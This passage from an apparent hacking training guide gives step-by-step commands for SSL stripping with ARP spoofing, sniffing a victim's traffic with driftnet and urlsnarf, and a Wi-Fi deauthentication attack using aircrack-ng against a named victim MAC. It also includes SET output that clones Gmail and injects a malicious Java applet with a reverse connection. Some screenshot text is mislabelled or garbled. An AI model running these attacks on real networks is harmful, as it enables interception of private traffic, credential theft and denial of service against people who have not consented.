
1. The client browser connects to <http://mail.google.com> on port 80 using HTTP.
2. The server redirects the client HTTPS version of this site using an HTTP code 302 redirect.
3. The client connects to <https://mail.google.com> on port 443.
4. The server provides a certificate to the client containing its digital signature. This certificate is used to verify the identity of the site.
5. The client takes this certificate and verifies it against its list of trusted certificate authorities.
6. Encrypted communication ensues.

If the certificate validation process fails then that means the website has failed to verify its identity. At that point the user is typically presented with a certificate validation error and they can choose to proceed at their own risk.

Defeating HTTPS

This process was considered highly secure up until several years ago when an attack was published that allowed for successful hijacking of the communication process. This process doesn't involve defeating SSL itself, but rather, defeating the "bridge" between non-encrypted and encrypted communications.

In this case from HTTP to HTTPS, you are attacking the bridge and can man-in-the-middle an SSL connection before it even occurs. In order to do this effectively, Moxie created the SSLstrip tool, which we will use here.



1. Traffic between the client and web server is intercepted.
2. When an HTTPS URL is encountered sslstrip replaces it with an HTTP link and keeps a mapping of the changes.
3. The attacking machine supplies certificates to the web server and impersonates the client.

4. Traffic is received back from the secure website and provided back to the client.

The process works quite well and as far as the server is concerned it is still receiving the SSL traffic it wants to, it doesn't know the difference. The only visible difference in the user experience is that the traffic will not be flagged as HTTPS in the browser, so a cognizant user will be able to notice that something is amiss.

There is also other methods also like wireless MITM, Man in the browser (MITB), session hijacking, DHCP MITM etc..

Requirements:

1. SET
2. ARPSPOOF
3. DRIFTNET
4. URLSNARF
5. SSLTRIP
6. NMAP

Practical Steps:

1. First check if the victim is connected to internet or not, and if he is connected.
2. Arp poison the victim.
3. Run the tools like driftnet, urlsnarf etc. to sniff on LAN.

CASE - 1: Find out what a victim is surfing on the internet.

STEPS:

1. First check if the victim is connected to internet or not.
2. To Perform ARP poising Run then following commands:
 - i. Echo 1 >/proc/sys/net/ipv4/ip_forward
 - ii. Iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
 - iii. Sslstrip -k -l 8080

The screenshot shows a terminal window with five tabs, all running as root. The current tab displays the command history and output of the following steps:

```
root@lokender:~# echo 1 >/proc/sys/net/ipv4/ip_forward
root@lokender:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@lokender:~# sslstrip -k -l 8080
```

Below the command history, the terminal shows the output of the sslstrip command:

```
sslstrip 0.9 by Moxie Marlinspike running...
Unhandled error in Deferred:
Unhandled Error
Traceback (most recent call last):
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 551, in _runCallbacks
    current.result = callback(current.result, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 248, in _checkTimeout
    userDeferred.errback(self, fail.name, result.getErrorMessage())
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 397, in errback
    self._startRunCallbacks(fail)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 464, in _startRunCallbacks
    self._runCallbacks()
<exception caught here> ...
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 551, in _runCallbacks
    current.result = callback(current.result, *args, **kw)
  File "/usr/share/sslstrip/sslstrip/ClientRequest.py", line 115, in handleHostResolvedError
    self.finish()
  File "/usr/lib/python2.7/dist-packages/twisted/web/http.py", line 866, in finish
    "Request.finish called on a request after its connection was lost."
exceptions.RuntimeError: Request.finish called on a request after its connection was lost; use Request.notifyFinish to keep track of this.
Unhandled error in Deferred:
Unhandled Error
Traceback (most recent call last):
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 551, in _runCallbacks
    current.result = callback(current.result, *args, **kw)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 248, in _checkTimeout
    userDeferred.errback(self, fail.name, result.getErrorMessage())
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 397, in errback
    self._startRunCallbacks(fail)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/defer.py", line 464, in _startRunCallbacks
    self._runCallbacks()

```

iv. Arpspoof -l wlan0 -t <victim ip> <router ip>

v. Arpspoof -l wlan0 -t <router ip> <victim ip>

3. Run sniffing tools like:

i. Driftnet -l wlan0

The screenshot shows a Kali Linux desktop environment. The top bar displays 'Applications', 'Places', and system icons. The desktop background features a dark theme with the text 'driftnet' and 'www.hackingarticles.in'. A terminal window titled 'driftnet' is open, showing the following menu:

```
Tue Sep 22, 11:28 AM
driftnet
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit ←
6) Update SET configuration
7) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 2 www.hackingarticles.in
```

Below this, another terminal window titled 'set: webattack' is open, showing the following menu:

```
1) Web Templates
2) Site Cloner ←
3) Custom Import

99) Return to Webattack Menu
```

The terminal then prompts for NAT/Port Forwarding settings:

```
set:webattack>2
[!] NAT/Port Forwarding can be used in the cases where your SET machine is
[!] not externally exposed and may be a different IP address than your revi
stener.
set:webattack> Are you using NAT/Port Forwarding [yes|no]: no ←
[!] Enter the IP address of your interface IP or if your using an external
host.
[!] will be used for the connection back and to house the web server (your
face address)
set:webattack> IP address for the reverse connection:192.168.1.3 ←
[!] SET supports both HTTP and HTTPS
[!] Example: http://www.thisissafesite.com
set:webattack> Enter the url to clone:http://www.gmail.com ←

[*] Cloning the website: http://www.gmail.com
[*] This could take a little bit...www.hackingarticles.in
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: DFwkcWue04gMW
[*] Malicious java applet website prepped for deployment
```

The bottom status bar shows the current user as 'root@lokender'.

ii. Urlsnarf -l wlan0

```

Tue Sep 22, 11:30 AM
root@lokender: ~
File Edit View Search Terminal Tabs Help
root@lokender: ~ root@lokender: ~ root@lokender: ~ root@lokender: ~ root@lokender: ~ root@lokender: ~
02_Safari/537.36"
192.168.1.106 - - [22/Sep/2015:11:21:49 -0400] "GET http://s0.wp.com/_static/?>eJx9jl0KwKA... aFQK0gHSDI4Dh
nF25TxRCUze4ahfWqgCf/gbt7enftkykh4atmQKfd... LuZT/... jOPHgnRZ956Y1XjjeNl05gZr... 0umNLGMIRzWPL/... EXLmjCBKtKrzDh4Gj/G07ho... 01Ep1Kh0g92X9PdxU6
iY2RETI4/ara7LZWv... 82zsHb6Dv HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
192.168.1.106 - - [22/Sep/2015:11:21:50 -0400] "GET http://s0.wp.com/wp-content/themes/vip/hackaday-2/img/logo.png HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
"2
92.168.1.106 - - [22/Sep/2015:11:21:52 -0400] "GET http://s2.wp.com/wp-content/mu-plugins/highlander-comments/style.css?m=1377793621g HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
92.168.1.106 - - [22/Sep/2015:11:21:55 -0400] "GET http://s2.wp.com/?custom-css=1&cscache=6&csrev=66 HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
92.168.1.106 - - [22/Sep/2015:11:21:57 -0400] "GET http://s2.wp.com/_static/?wp-content/js/jquery.autoresize.js,wp-content/mu-plugins/highlander-comments/script.js?m=1424115551j HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
92.168.1.106 - - [22/Sep/2015:11:21:58 -0400] "GET http://s2.wp.com/_static/?>eJyNj8sKwjaQRX/taUgtiAvvW8Ik... rZ03VLN... 5sqi0AmMLt7zz0Me0TA4LPymenEpNoIVX
w0h3Y75RvyanENorsJtAIKS... Mo+DFRovI... FHw3kpxFs0NzAF... Lpn6dckSmu62vh... e11kG5/Ll+... d+... 4uv3xyA... tsxZ... Zg... c6hsk... po6+... 0721XIN... ykE9sh... H1... v... Ugv... l... A1E... G... X... N... 2F... 8f... rx... Ed+... 4v... f... Ny... e... N... IA== HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
92.168.1.106 - - [22/Sep/2015:11:22:03 -0400] "GET http://use.typekit.net/...ppm6gph.js HTTP/1.1" - - "http://hackaday.com/2014/01/18/microcorruption-embedded-ctf/" "Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.93 Safari/537.36"
92.168.1.106 - - [22/Sep/2015:11:22:13 -0400] "GET http://nw1.anonymox.net/selfcheck?gw=us7c HTTP/1.1" - - "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:42.0) Gecko/20100101 Firefox/42.0"
92.168.1.106 - - [22/Sep/2015:11:22:15 -0400] "GET http://nw1.anonymox.net/selfcheck?gw=off HTTP/1.1" - - "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:42.0) Gecko/20100101 Firefox/42.0"
92.168.1.106 - - [22/Sep/2015:11:22:18 -0400] "POST http://exceptions.preyproject.com/_ HTTP/1.1" - - "-" "Needle/0.8.1 (Node.js v0.10.36; win32 ia32)"

```

- Now, wait for users to visit a site and all the pictures and URL's visited by the user start being viewed on our terminal.

Wi-Fi Deauth or Jammer

Theory:

The deauth attack also known as deauthentication attack is used to force stations (clients/victims) off of a given network i.e. disconnecting them from a given network forcefully. This is done by causing a Denial of Service (DOS i.e. Denial of Service) attack.

Deauthentication attacks are easy to perform and highly malicious attack. This type of attack can target either a specific station or multiple stations and prevent them from connecting to the wireless network.

Here are the basics of deauthentication attacks: -

Deauthentication frames are classified as management frames in the 802.11 specification, and are used to disconnect stations and access points (APs). An AP can send the deauthentication frames as well as the Station. Generated through the Aircrack-ng suite, MDK3, Void11, Scapy, and Zulu, they're created to terminate the secured connection between devices.

How deauthentication attacks work: -

Deauthentication attacks are fairly easy to do. Why? Because management frames are often unencrypted or unauthenticated. And because spoofing management frames is trivial and there are many tools to perform them, in a

poorly secured network, these attacks are a simple entry for further damage.

Requirements:

1. A working network.
2. A client connected in that network.


Practical Steps:

1. First check if the victim is connected to internet or not, and if he is connected, then check its mac address and IP address.
2. Start monitor mode on attacking machine.
3. Then start sniffing for all the available networks.
4. After getting the network to be operated on, start searching for all the hosts connected to that network.
5. After getting the connected hosts, deauth the required host.
6. After running the deauth command, check the connection on the victim's machine.

CASE - 1: Using deauth attack to disconnect a victim from a network.

STEPS:

1. First check if the victim is connected to internet or not, and if he is connected, then check its mac address and IP address.



```
C:\Windows\system32\cmd.exe
C:\Users\Pavan Pankaj>getmac
Physical Address      Transport Name
-----  -----
1C-3E-84-52-99-2B  \Device\Tcpip_{B01DE146-F5BF-4F91-A9E2-3347B7BA0043}
"2-1F-72-0F-4H-30"  Media disconnected
3E-3E-84-52-99-2B  Media disconnected

C:\Users\Pavan Pankaj>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection 2:
      Media State . . . . . : Media disconnected
      Connection-specific DNS Suffix . . . . . : 

Ethernet adapter Local Area Connection:
      Media State . . . . . : Media disconnected
      Connection-specific DNS Suffix . . . . . : domain.name


Wireless LAN adapter Wireless Network Connection:
      Connection-specific DNS Suffix . . . . . : domain.name
      Link-local IPv6 Address . . . . . : fe80::f9fd:4339:d1a7:735fx10
      IPv4 Address . . . . . : 192.168.1.7
      Subnet Mask . . . . . : 255.255.255.0
      Default Gateway . . . . . : fe80::3e1e:4ff:fe30:c967x10
                                         192.168.1.1

Tunnel adapter Local Area Connection* 9:
      Media State . . . . . : Media disconnected
      Connection-specific DNS Suffix . . . . . : 

Tunnel adapter isatap.domain.name:
      Media State . . . . . : Media disconnected
      Connection-specific DNS Suffix . . . . . : domain.name

C:\Users\Pavan Pankaj>
```

2. Start monitor mode on attacking machine.




```
root@Ojasvi:~# airmon-ng start wlan0
No interfering processes found
PHY      Interface      Driver      Chipset
phy0    wlan0mon       rt2800pci   Ralink corp. RT3290 Wireless 802.11n 1T/
1R PCIe

root@Ojasvi:~#
```

A terminal window titled "root@Ojasvi: ~". It shows the command "airmon-ng start wlan0" being run. The output indicates that no interfering processes were found. The interface "wlan0mon" is listed with its driver "rt2800pci" and chipset "Ralink corp. RT3290 Wireless 802.11n 1T/1R PCIe". The "wlan0mon" entry is highlighted with a red box.

3. Then start sniffing for all the available networks.



```
root@Ojasvi:~# airodump-ng wlan0mon
```

A terminal window titled "root@Ojasvi: ~". It shows the command "airodump-ng wlan0mon" being run. The output is currently blank, indicating that the process is still running or no networks are currently being monitored.

```
root@Ojasvi: ~
File Edit View Search Terminal Help
CH 12 ][ Elapsed: 0 s ][ 2015-09-09 17:31
BSSID          PWR  Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
0C:D2:B5:46:39:60 -95      3       0   0 11 54e  WPA  CCMP   PSK  Singhal
14:R2:5R:CB:1C:68 -73      3       1   0  2 54e  WPA2 CCMP   PSK  xperio_C81C69
3C:1E:04:30:C9:67 -37     14      0   0 11 54e  WPA2 CCMP   PSK  Pavan_Pankaj
3C:02:B5:13:30:80 -88      2       0   0  1 34e  WEP   WEP    <length: 0>
0C:D2:B5:13:30:61 -87      3       0   0  1 54e  WEP   WEP    <length: 0>
BSSID          STATION        PWR  Rate   Lost   Frames  Probe
14:82:5B:CB:1C:68 00:B3:3F:D0:12:28 -79   0 - 0e   0       1
3C:1E:04:30:C9:67 1C:3E:84:52:99:2B -38   0 - 1    14       7
root@Ojasvi: ~
```

4. After getting the network to be operated on, start searching for all the hosts connected to that network.


```
root@Ojasvi: ~
File Edit View Search Terminal Help
root@Ojasvi: ~# airodump-ng -c 11 --bssid 3C:1E:04:30:C9:67 wlan0mon
```

```
root@Ojasvi: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 1 min ][ 2015-09-09 17:35
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
3C:1E:04:30:C9:67 -31 96    1099      0 0 11 54e WPA2 CCMP  PSK  Pavan Pankaj
BSSID          STATION          Pwr  Rate   Lost   Frames Probe
3C:1E:04:30:C9:67 1C:3E:84:52:99:2B -46  0 - 1     0      52
root@Ojasvi:~#
```

5. After getting the connected hosts, deauth the required host.

```
root@Ojasvi: ~# aireplay-ng -0 0 -a 3C:1E:04:30:C9:67 -c 1C:3E:84:52:99:2B wlan0mon
root@Ojasvi: ~
File Edit View Search Terminal Help
root@Ojasvi: ~# Waiting for beacon frame (BSSID: 3C:1E:04:30:C9:67) on channel 11
17:39:15 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [11|63 ACKs]
17:39:16 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [39|64 ACKs]
17:39:17 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [10|61 ACKs]
17:39:17 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [23|64 ACKs]
17:39:18 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:18 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|62 ACKs]
17:39:19 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 2|63 ACKs]
17:39:19 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:20 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:20 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:21 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:22 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|63 ACKs]
17:39:22 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:23 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:23 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|63 ACKs]
17:39:24 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
17:39:24 Sending 64 directed DeAuth. STMAC: [1C:3E:84:52:99:2B] [ 0|64 ACKs]
```

6. After running the deauth command, check the connection on the victim's machine.



```
C:\Windows\system32\cmd.exe
Physical Address      Transport Name
1C-3E-84-52-99-2B    Media disconnected
1C-3E-84-52-99-2B    Media disconnected
3E-3E-84-52-99-2B    Media disconnected

C:\Users\Pavan Pankaj>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection 2:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : domain.name

Ethernet adapter Local Area Connection:
  Media State . . . . . : Media disconnected
